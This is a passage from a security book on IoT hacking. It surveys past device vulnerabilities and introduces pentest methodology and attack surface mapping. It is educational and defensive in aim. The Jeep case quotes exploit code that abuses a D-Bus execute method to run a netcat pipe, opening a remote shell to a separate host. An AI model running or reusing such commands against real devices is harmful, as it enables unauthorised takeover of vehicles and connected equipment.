The IoT Hacker's Handbook

A Practical Guide to Hacking the Internet of Things

Aditya Gupta

Apress®

The IoT Hacker's Handbook

A Practical Guide to Hacking the Internet of Things

Aditya Gupta

Apress®

The IoT Hacker's Handbook: A Practical Guide to Hacking the Internet of Things

Aditya Gupta
Walnut, CA, USA

ISBN-13 (pbk): 978-1-4842-4299-5 ISBN-13 (electronic): 978-1-4842-4300-8
https://doi.org/10.1007/978-1-4842-4300-8

Managing Director, Apress Media LLC: Welmoed Spahr
Acquisitions Editor: Natalie Pao
Development Editor: James Markham
Coordinating Editor: Jessica Vakili

Cover image designed by Freepik (www.freepik.com)

Distributed to the book trade worldwide by Springer Science+Business Media New York, 233 Spring Street, 6th Floor, New York, NY 10013. Phone 1-800-SPRINGER, fax (201) 348-4505, e-mail orders-ny@springer-sbm.com, or visit www.springeronline.com. Apress Media, LLC is a California LLC and the sole member (owner) is Springer Science + Business Media Finance Inc (SSBM Finance Inc). SSBM Finance Inc is a **Delaware** corporation.

For information on translations, please e-mail rights@apress.com, or visit http://www.apress.com/rights-permissions.

Apress titles may be purchased in bulk for academic, corporate, or promotional use. eBook versions and licenses are also available for most titles. For more information, reference our Print and eBook Bulk Sales web page at http://www.apress.com/bulk-sales.

Any source code or other supplementary material referenced by the author in this book is available to readers on GitHub via the book's product page, located at www.apress.com/978-1-4842-4299-5. For more detailed information, please visit http://www.apress.com/source-code.

Printed on acid-free paper

Table of Contents

About the Author

Aditya Gupta is the founder and CEO of Attify, Inc., a specialized security firm offering IoT penetration testing and security training on IoT exploitation. Over the past couple of years, Aditya has performed in-depth research on the security of these devices including smart homes, medical devices, ICS and SCADA systems. He has also spoken at numerous international security conferences, teaching people about the insecurity in these platforms and how they can be exploited. Aditya is also the co-author of the *IoT Pentesting Cookbook* and the author of *Learning Pentesting for Android Devices*.

About the Technical Reviewer

Adeel Javed is an intelligent automation consultant, an author, and a speaker. He helps organizations automate work using business process management (BPM), robotic process automation (RPA), business rules management (BRM), and integration platforms.

He loves exploring new technologies and writing about them. He published his first book, *Building Arduino Projects for the Internet of Things*, with Apress back in 2015. He shares his thoughts on various technology trends on his personal blog (adeeljaved.com).

Acknowledgments

This book could never have been finished without my amazing team at Attify, who poured in their day and night to make sure that we produced quality content as a team.

Introduction

The ten chapters of this book cover a number of topics, ranging from hardware and embedded exploitation, to firmware exploitation, to radio communication, including BLE and ZigBee exploitation.

For me, writing this book was an exciting and adventurous journey, sharing my experiences and the various things I have learned in my professional career and pouring everything into these ten chapters.

I hope you can make the most out of this book and I would highly encourage you to take all the skill sets learned in this book and apply them to real-world problems and help make the Internet of Things (IoT) ecosystem more secure. It is individual contributions that will help us create a safer and more secure world, and you reading this book can play a part in that.

No one is perfect, and this book is bound to have a minor error or two. If you encounter any of those mistakes, let me know and I would be happy to correct them in future editions of *The IoT Hacker's Handbook*.

I also teach three-day and five-day training classes on offensive IoT exploitation, which I would encourage you to attend to get hands-on experience with everything covered in the book. For more information about the online training and live classes, feel free to check out attify-store.com.

The last and the most important part is community! For you, the reader, I want you to be willing enough to share your knowledge with your peers or even with someone who is new to this field. This is how we, as a community, will grow.

That is all from my end. Again, thanks for reading *The IoT Hacker's Handbook* and I wish you all the best for your IoT exploitation endeavors.

Aditya Gupta (@adi1391)
Founder and Chief Hacker,
Attify

CHAPTER 1

Internet of Things: A Primer

In the world of communication technology, two of the events that hold special significance are the invention of ARPANET, a computer network allowing computers to exchange data even when being geographically separate, and the rise of the Internet of Things (IoT). The latter, however, was an evolving process instead of a single event. The earliest implementations of the IoT concept occurred when a couple of Carnegie Mellon University students found a way to monitor the number of cans remaining in a vending machine by allowing devices to communicate with the external world. They did this by adding a photosensor to the device that would count every time a can left the vending machine, and thus, the number of remaining cans was calculated. These days IoT devices are capable of monitoring your heart rate, and even controlling it if required in the case of an adverse event. Moreover, some IoT devices can now serve as a source of evidence during trials in court, as seen in late 2015, when the FitBit data of a woman was used in a murder trial. Other incidents include usage of pacemaker data and Amazon Echo recordings in various court trials. The journey of IoT devices from a university dorm room to being present inside human beings is fascinating, to say the least.

Kevin Aston, when he first mentioned the term *Internet of Things,* would probably not have imagined that these devices would soon be overtaking the entire human population in number. Aston mentioned the

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_1

term in reference to radio-frequency identification (RFID) technology, which was being used to connect devices together. The definition of IoT has since changed, with different organizations giving their own meaning to the term. Qualcomm and Cisco came up with the term called *Internet of Everything* (IoE), which some believe was for a marketing agenda. The term according to them means extending the concept of the IoT from being limited to machine-to-machine communication to machines communicating with both machines and the physical world.

The very first glimpse of the current day IoT was seen in June 2000 when the first Internet-connected refrigerator, the Internet Digital DIOS, was revealed by LG. The refrigerator contained a high-quality TFT-LCD screen with a number of functionalities, including displaying the temperature inside the refrigerator, providing freshness scores of the stored items, and using the webcam functionality to keep track of the items being stored. The early device that probably got the most attention from the media and consumers was the Nest Learning Thermostat in October 2011. This device was able to learn the user's schedule to adjust different desired temperatures at different times of day. The acquisition of this IoT thermostat company by Google for US$3.2 billion was the event that made the world aware of the upcoming revolution in technology.

Soon, there were hundreds of new startups trying to interconnect all the different aspects of the physical world to devices and large organizations starting specialized internal teams to come up with their own range of IoT devices to be launched in the market as soon as possible. This race to create new so-called smart devices brings us to the present, where we are able to interact with our smart TVs at home while sipping a cup of coffee prepared by an Internet-controlled coffee machine and controlling the lights by the music playing on your smart assistant. IoT, however, is not just limited to our physical space. It also has numerous applications in enterprises, retail stores, health care, industry, power grids, and even advanced scientific research.

The policymakers of the digital world struggled with the fast pace of the rise of IoT devices, and could not come up with strict quality controls and safety regulations. This changed only recently, when organizations like GSMA came up with security and privacy guidelines for IoT devices, and the Federal Trade Commission (FTC) laid out steps to be followed to ensure safety and security. However, the delay led to widespread adoption of IoT devices in all different verticals, and it also enabled developers to ignore security considerations when it comes to these devices. It was not until the widespread effect of the Mirai botnet that the security shortcomings of these devices would be known. Mirai was a botnet that attacked IoT devices, mostly Internet-connected cameras, by checking the status of Ports 23 and 2323 and brute forcing authentication using common credentials. Unsurprisingly, many of the IP cameras exposed to the Internet had telnet available with an extremely common username and password, which was easy to find. The same botnet was also later used to take over Liberia's Internet infrastructure as well as on DYN, which led to an attack on several popular web sites, including GitHub, Twitter, Reddit, and Netflix.

Over the past couple of years, even though security of these devices has slowly improved, it has not yet reached a point where these devices can be considered extremely safe to use. In November 2016, four security researchers—Eyal Ronen, Colin O'Flynn, Adi Shamir, and Achi-Or Weingarten—came up with an interesting proof-of-concept (PoC) worm that attacked using drones and took control of the Philips Hue smart lights of an office building. Even though the attack was just a PoC, it is not a reach to think that we would be seeing smart-device ransomware similar to WannaCry, asking us for money to open the lock on our door or to turn on a pacemaker. Nearly every smart device has been determined to have critical security and privacy issues, including smart home automation systems, wearable devices, baby monitors, and even personal sex toys. Considering the amount of intimate data these devices collect, it is scary to see how much exposure we have to cyberattacks.

The rise in security incidents in IoT devices has also led to increasing demand for IoT security professionals, both as builders and breakers. This allows organizations to ensure that their devices are protected from the vulnerabilities that malicious attackers can use to compromise their systems. Additionally, a number of companies have started offering bug bounties to incentivize researchers to assess the security of their IoT devices, with some even shipping free hardware devices to researchers. In the coming years, this trend is set to grow, and with the rise of IoT solutions in the market, there will be a heightened demand for specialized IoT security professionals in the workforce.

Previous IoT Security Issues

The best way to learn about the security of these devices is looking at what has happened in the past. By learning about the security mistakes other product developers have made in the past, we can gain an understanding of what kind of security issues to expect in the product we are assessing. Even though some terms might seem unfamiliar here, we discuss them in detail in the upcoming chapters.

Nest Thermostat

The paper "Smart Nest Thermostat: A Smart Spy in Your Home" by Grant Hernandez, Orlando Arias, Daniel Buentello, and Yier Jin, mentions some of the security shortcomings of Google Nest that allowed the installation of a new malicious firmware on the device. This was done by pressing the button on Nest for about 10 seconds to trigger the global reset. At this stage, the device could be made to look for USB media for firmware by communicating with the sys_boot5 pin. On the USB device, a malicious firmware was present, which the device then used while booting.

Jason Doyle identified another vulnerability in Nest products that involved sending a custom-crafted value in the Wi-Fi service set identifier (SSID) details via Bluetooth to the target device, which would then crash the device and ultimately reboot it. This would also allow a burglar to break into the house during the duration of the device reboot (around 90 seconds) without being caught by the Nest security camera.

Philips Smart Home

Philips home devices suffered from a number of security issues across the product range. These include the popular Philips Hue worm built as a PoC by security researchers Eyal Ronen, Adi Shamir, Achi-Or Weingarten, and Colin O'Flynn. In the PoC they demonstrated how the hard-coded symmetric encryption keys used by Philips devices could be exploited to gain control over the target devices over ZigBee. It also included automatic infection of Philips Hue bulbs placed near each other.

In August 2013, Nitesh Dhanjani, a security researcher, also came up with a novel technique to cause permanent blackouts by using a replay attack technique to gain control of the Philips Hue devices. He discovered this vulnerability after he realized that the Philips Hue smart devices were only considering the MD5 of the media access control (MAC) address as the single parameter to validate the authenticity of a message. Because the attacker can very easily learn the MAC address of the legitimate host, he or she can craft a malicious packet indicating that it came from the genuine host and with the data packets with the command to turn the bulb off. Doing this continuously would allow the attacker to cause a permanent blackout with the user having no other option than to replace the light bulb.

Philips Hue (and many other smart devices today) uses a technology called ZigBee to exchange data between the devices while keeping resource consumption to a minimum. The same attack that was possible on the device using Wi-Fi packets would also be applicable to ZigBee. In the case of ZigBee, all an attacker would need to do is simply capture the

ZigBee packets for a legitimate request, and simply replay it to perform the same action at a later point in time and take over the device. We will also look at capturing and replaying ZigBee packets in Chapter 10.

Lifx Smart Bulb

Smart home devices have been one of the most popular research targets among the security community. Another early example occurred when Alex Chapman, a security researcher from the firm Context, discovered serious security vulnerabilities in the Lifx smart bulb, making it possible for attackers to inject malicious packets into the network, obtain decrypted Wi-Fi credentials, and take over the smart light bulbs without any authentication.

The devices in this case were communicating using 6LoWPAN, which is another network communication protocol (just like ZigBee) built on top of 802.15.4. To sniff the 6LoWPAN packets, Chapman used an Atmel RzRaven flashed with the Contiki 6LoWPAN firmware image, allowing him to look at the traffic between the devices. Most of the sensitive data exchange happening over this network was encrypted, which made the product appear quite secure.

One of the most important things during IoT penetration testing is the ability to look at the product in its entirety, rather than just looking at one single component to identify the security issues. This means that to figure out how the packets are getting encrypted in the radio communication, the answer most likely lies in the firmware. One of the techniques to get the firmware binary of a device is to dump it via hardware exploitation techniques such as JTAG, which we cover in Chapter 6. In the case of Lifx bulbs, JTAG gave access to the Lifx firmware, which when reversed led to the identification of the type of encryption, which in this case was Advanced Encyrption Standard (AES), the encryption key, the initialization vector, and the block mode used for encryption. Because this information would have been same for all the Lifx smart bulbs, an attacker could take

control of any light bulb and break into the Wi-Fi because the device was also communicatng the Wi-Fi credentials over the radio network, which could now be decrypted.

The Jeep Hack

The Jeep Hack is probably the most popular IoT hack of all time. Two security researchers, Dr. Charlie Miller and Chris Valasek, demonstrated in 2015 how they could remotely take over and control a Jeep using vulnerabilities in Chrysler's Uconnect system, resulting in Chrysler having to recall 1.4 million vehicles.

The complete hack took advantage of many different vulnerabilities, including extensive efforts in reverse engineering various individual binaries and protocols. One of the first vulnerabilities that made the attack possible was the Uconnect software, which allowed anyone to remotely connect to it over a cellular connection. Port 6667 was accessible with anonymous authentication enabled and was found to be running D-Bus over IP, which is used to communicate between processes. After interacting with D-Bus and obtaining a list of available services, one of the services with the name `NavTrailService` was found to have an execute method that allowed the researchers to run arbitrary code on the device. Figure 1-1 shows the exploit code that was used to open a remote root shell on the head unit.

```
#!python
import dbus
bus_obj=dbus.bus.BusConnection("tcp:host=192.168.5.1,port=6667")
proxy_object=bus_obj.get_object('com.harman.service.NavTrailService','/com/ha
rman/service/NavTrailService')
playerengine_iface=dbus.Interface(proxy_object,dbus_interface='com.harman.Ser
viceIpc')
print playerengine_iface.Invoke('execute','{"cmd":"netcat -l -p 6666 |
/bin/sh | netcat 192.168.5.109 6666"}')
```

Figure 1-1. *Exploit code. Source: Image from official white paper at* *http://illmatics.com/Remote%20Car%20Hacking.pdf*

Once arbitrary command execution was gained, it was possible to perform a lateral movement and send CAN messages taking control of the various elements of the vehicle, such as the steering wheel, brakes, headlights, and so on.

Belkin Wemo

Belkin Wemo is a product line offering consumers whole-home automation. Belkin Wemo is an interesting case in which the developers took precautions to prevent attackers from installing malicious firmware on the device. The firmware updates for Belkin Wemo, however, happened over an unencrypted channel that allowed attackers to modify the firmware binary package during the update. As a protection measure, the Belkin Wemo used a GNU Privacy Guard (GPG)-based encrypted firmware distribution mechanism so the device would not accept malicious firmware packages injected by an attacker. This security protection was overcome extremely easily because the device was distributing the firmware signing key along with the firmware during the update process, all over an unencrypted channel. An attacker could therefore easily modify the package, as well as sign it with the correct signing key, and the device would happily accept this firmware. This vulnerability was discovered by Mike Davis of IOActive in early 2014 and was rated a (CVSS) score of 10.0 for the criticality of the vulnerability.

Later, Belkin was found to have a number of other security issues including bugs such as SQL injection and modification of the name of the device to execute arbitrary JavaScript on the user's Android smartphone among others. Additional research was performed on Belkin Wemo by the FireEye group (see https://www.fireeye.com/blog/threat-research/2016/08/embedded_hardwareha.html), which involved obtaining access to the firmware and debugging console using Universal Asynchronous Receiver Transmitter (UART) and Serial Peripheral Interface (SPI) hardware techniques. This also led them to identify that

via hardware access, one can easily modify the bootloader arguments, rendering the device's firmware signature verification check useless.

Insulin Pump

A security researcher named Jay Radcliffe working for Rapid7 identified that some medical devices, specifically insulin pumps, could be suffering from a replay-based attack vulnerability. Radcliffe, a Type 1 diabetic himself, set out to research one of the most popular insulin pumps on the market, the OneTouch Ping insulin pump system by Animas, a subsidiary of Johnson & Johnson. During the analysis, he found that the insulin pump used clear-text messages to communicate, which made it extremely simple for anyone to capture the communication, modify the dosage of insulin to be delivered, and retransmit the packet. When he tried out the attack on the OneTouch Ping insulin pump, it worked flawlessly, with there being no way of knowing the amount of insulin that was being delivered during the attack.

The vulnerability was patched by the vendor, Animas, within five months, which shows that at least some companies take security reports seriously and take actions to keep consumers safe.

Smart Door Locks

A security researcher with the handle Jmaxx set out on a challenge to find security weaknesses in the August smart lock, considered to be one of the most popular and safest smart locks, used by both consumers for their homes and Airbnb hosts to allow guests to check in at their convenience. Some of the vulnerabilities that he discovered included the ability of guests to turn themselves into an admin by modifying a value in the network traffic from `user` to `superuser`, firmware not being signed, app functionality to bypass Secure Sockets Layer (SSL) pinning (enabling debug mode), and more.

At the same event, security researchers Anthony Rose and Ben Ramsey of the security firm Merculite gave another presentation titled "Picking Bluetooth Low Energy Locks from a Quarter Mile Away," in which

they disclosed vulnerabilities in a number of smart door lock products, including Quicklock Padlock, iBluLock Padlock, Plantraco Phantomlock, Ceomate Bluetooth Smart Doorlock, Elecycle EL797 and EL797G Smart Padlock, Vians Bluetooth Smart DoorlockOkidokey Smart Doorlock, Poly-Control Danalock Doorlock, Mesh Motion Bitlock Padlock, and Lagute Sciener Smart Doorlock.

The vulnerabilities discovered by Rose and Ramsey were of varying types including transmission of the password in clear text, susceptibility to replay-based attacks, reversing mobile applications to identify sensitive information, fuzzing, and device spoofing. For instance, during the process of resetting the password, Quicklock Padlock sends a Bluetooth low energy (BLE) packet containing the opcode, old password, and new password. Because even normal authentication happens over clear text communication, an attacker can then use the password to set up a new password for the door lock that would render the device useless for the original owner. The only way to reset it would be to remove the device's battery after opening the enclosure. In another device, the Danalock Doorlock, one can reverse engineer the mobile application to identify the encryption method and find the hard-coded encryption key ("thisisthesecret") being used.

Hacking Smart Guns and Rifles

Apart from the typical smart home devices and appliances, rifles are getting smart, too. TrackingPoint, one such manufacturer of smart rifle technology, offers a mobile application to look at the shot view and adjust it. This app was found to be vulnerable to a couple of security issues. Runa Sandvik and Michael Auger identified vulnerabilities in the smart rifle that allowed them to access admin application programming interfaces (APIs) after gaining access to the device via UART. By exploiting the mobile application, a network-based attack would allow an attacker to change the various parameters such as wind velocity, direction, the weight of the

bullet, and other parameters required while preparing to shoot the bullet. When these parameters are modified, the shooter would not know that these changes have been made.

Another instance occurred when a security researcher who goes by the name Plore was able to bypass some of the security restrictions applied by IP1, a smart gun by Armatix. The smart gun required the shooter to wear a special watch provided by IP1 to fire the gun. To bypass the security restrictions, Plore initially performed radio signal analysis and found the exact frequency the gun uses to communicate. He later realized that using a few magnets, the metal plug that locks the firing plug could be manipulated, enabling the shooter to fire the bullet. Even though the use of magnets is not a high-tech attack that you might think is required to exploit IoT devices, it is a great example of how thinking outside of the box can help you identify vulnerabilities.

These vulnerabilities are meant to serve as examples to help you understand various kinds of vulnerabilities typically found in IoT devices. Later we cover various components of IoT devices including techniques for hardware, radio, firmware, and software exploitation, and you will learn more about how to use some of these techniques in the IoT devices you are researching or performing a pentest on.

Fragmentation in the Internet of Things

Because IoT is an enormous field, with every company wanting to get its share of the pie, you will often find yourself coming across various protocols and frameworks that could help developers bring their products to market quicker.

IoT frameworks are various readily available offerings that help IoT developers speed up the development process of an IoT device solution by taking advantage of the existing code base and libraries offered, reducing the time it takes to bring the product to market. Although this makes things

significantly easier for developers and companies, the other side, which is often neglected, is how secure these frameworks are. In fact, based on my experiences with penetration testing IoT devices, devices using various frameworks were often vulnerable to even basic security issues. The discussions I had later with the product teams revealed that the general mindset is that if one is using a popular framework, it is often thought to be secure by design, resulting in carelessness toward assessing its security.

No matter which side you are on, the builders or the breakers, it is important to look at the security issues of the product, no matter the underlying framework or the sets of the protocol being used. For instance, you would often find developers using ZigBee thinking that it is extremely secure, leaving their products vulnerable to all sorts of radio-based attacks.

In this book, we do not necessarily focus on any given framework or technology stack, but rather look at an approach that is applicable to any IoT device solution, irrespective of the underlying architecture. In this process, however, we also cover some popular protocols (e.g., ZigBee and BLE) to give you an idea of what kind of vulnerabilities to expect and how to go about finding those security issues.

Some of the popular IoT frameworks include the following:

- Eclipse Kura (https://www.eclipse.org/kura/)
- The Physical Web (https://google.github.io/physical-web/)
- IBM Bluemix (now IBM Cloud: https://www.ibm.com/cloud/)
- Lelylan (http://www.lelylan.com/)
- Thing Speak (https://thingspeak.com/)
- Bug Labs (https://buglabs.net/)
- The thing system (http://thethingsystem.com/)
- Open Remote (http://www.openremote.com/)

- OpenHAB (https://www.openhab.org/)
- Eclipse IoT (https://iot.eclipse.org/)
- Node-Red (https://nodered.org/)
- Flogo (https://www.flogo.io/)
- Kaa IoT (https://www.kaaproject.org/)
- Macchina.io (https://macchina.io/)
- Zetta (http://www.zettajs.org/)
- GE Predix (https://www.ge.com/digital/predix-platform-foundation-digital-industrial-applications)
- DeviceHive (https://devicehive.com/)
- Distributed Services Architecture (http://iot-dsa.org/)
- Open Connectivity Foundation (https://openconnectivity.org/)

That is just a small fraction of some of the most popular IoT device frameworks you will encounter while diving into the world of IoT. Similarly, when it comes to the communication protocols, there is whole range of protocols being used by manufacturers for their IoT solutions. Some of the more popular communication protocols include the following:

- Wi-Fi
- BLE
- Cellular/Long Term Evaluation (LTE)
- ZigBee
- ZWave

- 6LoWPAN
- LoRA
- CoAP
- SigFox
- Neul
- MQTT
- AMQP
- Thread
- LoRaWAN

To properly assess the IoT security of a given device or communication protocol, you will need various hardware tools. For instance, Ubertooth One would be required to capture and analyze BLE packets, Atmel RzRaven for ZigBee, and so on.

Now that we have a good idea of what the IoT is and the various technologies involved, let's have a look at some of the factors leading to insecurity of these devices.

Reasons for IoT Security Vulnerabilities

Given that IoT devices are extremely complex in nature, it is highly likely that most of the devices that you encounter will have security issues. If we try to understand why these vulnerabilities exist in the first place, and how you can avoid these security issues while building a product, we need to dig deep into the entire product development life cycle, from the ideation phase until the product is out in the market.

Some of the reasons that stand out as a cause of security issues when building these devices are given next

Lack of Security Awareness Among Developers

Developers who are working on these smart devices are often less knowledgeable about, if not completely unaware of, the possible security vulnerabilities in IoT devices. Given that in large organizations, developers are often already extremely busy, it would be a great idea to have periodic meetings to discuss how developers can build secure products from scratch, including actionable tactics such as strict coding guidelines to be followed and a security checklist for any code sample they work on.

Lack of a Macro Perspective

As we see in the next chapter about the various components that constitute an IoT device, it is extremely easy for developers or security teams to forget about the fact that it is the interconnection of devices and various technologies that could lead to security issues. For instance, just looking at the mobile application might not reveal security issues, but if you combine findings from the mobile application and how the network communication works, you could possibly discover a critical security issue. It is essential for product teams to invest more time and efforts looking at the entire device architecture and performing threat modeling.

Supply-Chain-Based Security Issues

One of the causes of security vulnerabilities in IoT devices is the involvement of many stakeholders. This means that you would often find different components of devices being manufactured by different vendors, everything getting assembled by another vendor, and finally being distributed by yet another one. This, even though unavoidable in most situations, can lead to security issues (or backdoor) that could be introduced by one of them, putting the entire product at risk.

Usage of Insecure Frameworks and Third-Party Libraries

In the case of IoT devices or any other technology, you would often find developers using existing libraries and packages and introducing potentially vulnerable code samples into the secure product. Even though some organizations have quality checks on the code written by the developers, these often tend to miss the packages that the developers are using. This is also accompanied by the business requirements of an organization where the management requires products to hit the market in accelerated (often unrealistic) time frames, which puts the security assessment of the product on the back burner. Often its importance is not realized until the product suffers a security breach.

Conclusion

In this chapter we looked at what IoT devices are, the protocols and frameworks being used by these smart devices, and the reasons why these devices are often vulnerable. We also had a look at some of the previously identified security issues in popular IoT device solutions to understand what some of the vulnerabilities found in real-world devices. In the next chapter, we look more deeply into the attack surface mapping of these devices and how we can identify and possibly avoid security risks in IoT devices.

CHAPTER 2

Performing an IoT Pentest

In this chapter, we learn how to perform an IoT pentest and understand the first element of it, which is attack surface mapping. A lot of pentesters have not yet been able to move to IoT penetration testing because of the lack of knowledge of how to perform an IoT pentest: What are the different components involved? What tools should be used? How do you execute the overall pentest?

This chapter shares insights on how to perform an IoT pentest and answer these questions. We also cover the first phase of the penetration testing process, attack surface mapping, which we use to assess the target IoT device solution and get a fair estimate of what kind of security issues might be present in the product that we are testing.

What Is an IoT Penetration Test?

An IoT penetration test is the assessment and exploitation of various components present in an IoT device solution to help make the device more secure. Unlike traditional penetration tests, IoT involves several various components, as we have discussed earlier, and whenever we talk about an IoT pentest, all those component needs to be tested.

A. Gupta, *The IoT Hacker's Handbook*, https://doi.org/10.1007/978-1-4842-4300-8_2

Figure 2-1 shows how a typical penetration testing engagement looks.




Figure 2-1. *IoT penetration testing methodology overview*

As for any typical IoT pentest, we as pentesters need to understand the scope of the pentest and any other constraints and limitations. The penetration testing conditions will vary from product to product and could be anything, ranging from ensuring that the testing happens between 10 p.m. and 5 a.m. (or overnight), to performing the pentesting on a staging environment provided by the client. Once you understand the technical scope of the project, it is worth mentioning to the client what kind of pentest (white box, black box, or gray box) you or your team is going to perform to ensure that both the client and you are on the same page. One of the other things about IoT penetration testing is the requirement of multiple devices. Often during an IoT pentest, certain techniques we use involve destructive methods such as removing a chip from a circuit board for analysis, which would most likely make the device unusable for further analysis.

After the discussions, the next step is to perform the penetration test as per the desired scope and methodology. This phase of the penetration test starts with mapping out the entire attack surface of the solution, followed by identifying vulnerabilities and performing exploitation, which is then followed by postexploitation. The testing concludes with an in-depth technical report.

In this chapter, we cover only the first step, attack surface mapping. In the following chapters, we look at the various ways of identifying and exploiting vulnerabilities, and in the final chapter, we have a look at how to write a penetration testing report for IoT devices.

Attack Surface Mapping

The process of attack surface mapping means mapping out all the various entry points that an attacker could potentially abuse in an IoT device solution. This is the first step, and one of the most important ones, in the entire IoT pentesting methodology. It also involves creating an architecture diagram of the entire product from a pentester's perspective. During penetration testing engagements, we often spend one full day on this phase.

This step is useful because it helps you understand the architecture of the entire solution, and at the same time helps you establish various tests that you would run on the product, sorted by priority. The priority of the attacks can be determined by ease of exploitation multiplied by the impact of the exploitation. In a case where the exploit is extremely easy and leads to successful compromise and retrieval of sensitive data from the device, that would be classified as a high-priority, high-criticality vulnerability. By contrast, something that is difficult to execute—with output obtained during the test that is not that useful—would be categorized as a low-criticality, low-priority vulnerability. In engagements, whenever we identify a vulnerability of high criticality, we also notify the vendor immediately of the vulnerability overview and impact the same day, instead of waiting for the engagement to complete.

Now that you have a basic idea of what to do in attack surface mapping, let's get deep into this and understand the exact details of how to perform this process.

How to Perform Attack Surface Mapping

As soon as you get a new target, take time to understand the device first. Starting an assessment with incomplete or partial information is one of the biggest mistakes a pentester can make. This means going through

all the possible channels and collecting information, such as device documentation and manuals, online resources and posts about the product, and any available content or prior research about the device.

Take note of the various components used in the device, CPU architecture type, communication protocols used, mobile application details, firmware upgrade process, hardware ports, external media support on devices, and pretty much anything else that you can find. Often things are not as obvious as they seem, initially, and that is why you should dig deeper into each of the various functions that the device offers.

When we look at an IoT solution, the entire architecture can be broadly divided into three categories:

1. Embedded device.
2. Firmware, software, and applications.
3. Radio communications.

Our goal in analyzing the IoT device for attack surface mapping would be to categorize the functionality and the security threats corresponding to each category. We consider what the thought process should be when you categorize the potential vulnerabilities according to the categories just mentioned. Each of the categories mentioned next serve as an introduction to that component, and are detailed in greater depth in the upcoming chapters.

Embedded Devices

An embedded device is the key to any IoT device architecture and is also the "thing" in the Internet of Things. The embedded device in an IoT product can be used for several different purposes depending on the user case scenario. It could be used as a hub for the entire IoT architecture of the device, it could serve as the sensor that collects data from its physical surroundings, or it could be used as a way of displaying the data or

performing the action intended by the user. Thus, the *things* in Internet of Things could be used to collect, monitor, and analyze data, and perform actions.

To clarify this with a real-world example, think of a smart home IoT product. There are many devices that together make the smart home IoT product. These include a smart gateway or the hub, smart lightbulbs, motion sensors, smart switches, and additional connected devices.

Even though the devices serve different purposes, for the most part, the approach to test these devices for security issues would be the same. Depending on what purpose the device serves, it will hold sensitive information that when compromised would be considered critical.

The following are some of the vulnerabilities found in embedded devices:

- Serial ports exposed.
- Insecure authentication mechanism used in the serial ports.
- Ability to dump the firmware over JTAG or via Flash chips.
- External media-based attacks.
- Power analysis and side channel-based attacks.

To assess the security of the device, the thinking process should be based on these questions: What are the device's functionalities? What information does have the device has access to? Based on these two factors, we can realistically estimate the potential security issues and their impact.

Once we go deep into hardware exploitation, in Chapter 3, we will understand more underlying flaws in common IoT devices and look at how we can exploit the various hardware security vulnerabilities that we find in IoT devices.

Firmware, Software, and Applications

After hardware exploitation, the next component that we look at is the software part of an IoT device, which includes everything from the firmware that runs on the device, the mobile applications that are used to control the device, to the cloud components connected to the device, and so on.

These are also the components where you can apply the traditional pentesting experience to the IoT ecosystem. This would also involve topics such as reverse engineering of binaries of different architecture including Advanced RISC Machines (ARM) and MIPS, as well as reverse engineering of mobile applications. These components can often help you uncover many secrets and find vulnerabilities. Depending on what component you are testing, you will be using different tool sets and varying techniques.

One of the other objectives during the pentesting of software-based components is looking at the various ways in which we can access the individual component we want to test. For instance, if case we want to analyze the firmware for vulnerabilities, we would need to get access to the firmware, which often is not easily accessible.

We also need to focus a lot of our efforts on the reverse engineering of the communication APIs that help us understand how the different IoT device components interact with each other, and look at what kind of communication protocols are in use.

If we look at a real-world IoT device, a smart home will have the following components that will be covered in the software section of the component:

- *Mobile application:* This allows us to control the smart devices—turning the lights on and off, adding new devices to the smart home system, and so on. Typically, you will have mobile applications for Android and iOS platforms, which are the two dominant mobile

application platforms as of this writing. There are several attacks that are possible in mobile applications that could reveal sensitive information from the device or how the device works. It could also serve as an entry point to attack the web component (mentioned later) by reverse engineering the application binary and its communication APIs. Regarding mobile applications, we might also need to work with native components of the mobile application, which can lead us to additional understanding of the entire application binary and various underlying functionalities such as encryption and other sensitive aspects.

- *Web-based dashboard:* This allows the user to monitor the device, view analytics and usage information, control permissions for the devices, and so on. Most of the IoT devices that you will encounter will have a web interface where you can access the data sent from the device to the web endpoint. If the web application is vulnerable, it could allow you to access unauthorized data, which could be the data of the same user or any other user using the same IoT device, which has been the case with many IoT devices in the past, notably baby monitors.
- *Insecure network interfaces:* These are the components of the IoT device that are exposed over the network and could be compromised because of vulnerabilities in the exposed network interface. This could be either an exposed port that accepts connection to the service without any sort of authentication, or a service that is running a vulnerable and outdated version that has

known vulnerabilities against that specific version. Previously, we have pentested many devices that have been running vulnerable versions of components such as Simple Network Management Protocol (SNMP), File Transfer Protocol (FTP), and so on.

- *Firmware:* This controls the various components on the device and is responsible for all the actions on the device. You can think of it as the component that holds the keys to the kingdom. Pretty much anything that you can imagine that could be extracted from the device can be found in the firmware. The chapter dedicated to firmware in this book walks you through what firmware is, the internals, the various vulnerabilities we can find in firmware, and how to perform additional analysis on the firmware.

Mobile applications, web applications, and embedded devices often communicate with the other components and back-end endpoints through different communication mechanisms such as Representational State Transfer (REST), Simple Object Access Protocol (SOAP), Message Queuing Telemetry Transport (MQTT), Constrained Application Protocol (CoAP), and more, which we cover briefly in the upcoming chapters. Additionally, some of the components would be collecting data and sending it to a remote endpoint on a frequent basis, which could often be also treated as a privacy violation, more aptly, than a security issue. The whole focus of attack surface mapping is to ensure that you have enough information to understand the all the various aspects and functionalities of the device that will help us understand the security issues in them.

These components involve many vulnerabilities, some of which are listed here.

- Firmware
  - Ability to modify firmware.
  - Insecure signature and integrity verification.
  - Hard-coded sensitive values in the firmware—API keys, passwords, staging URLs, and so on.
  - Private certificates.
  - Ability to understand the entire functionality of the device through the firmware.
  - File system extraction from the firmware.
  - Outdated components with known vulnerabilities.
- Mobile applications
  - Reverse engineering the mobile app.
  - Dumping source code of the mobile app.
  - Insecure authentication and authorization checks.
  - Business and logic flaws.
  - Side channel data leakage.
  - Runtime manipulation attacks.
  - Insecure network communication.
  - Outdated third-party libraries and software development kits (SDKs).

- Web application
    - Client-side injection.
    - Insecure direct object reference.
    - Insecure authentication and authorization.
    - Sensitive data leakage.
    - Business logic flaws.
    - Cross-site request forgery.
    - Cross-site scripting.

That list is just a sample of some of the vulnerabilities present in these components, which should give you an idea of the kind of vulnerabilities that affect these components.

Radio Communications

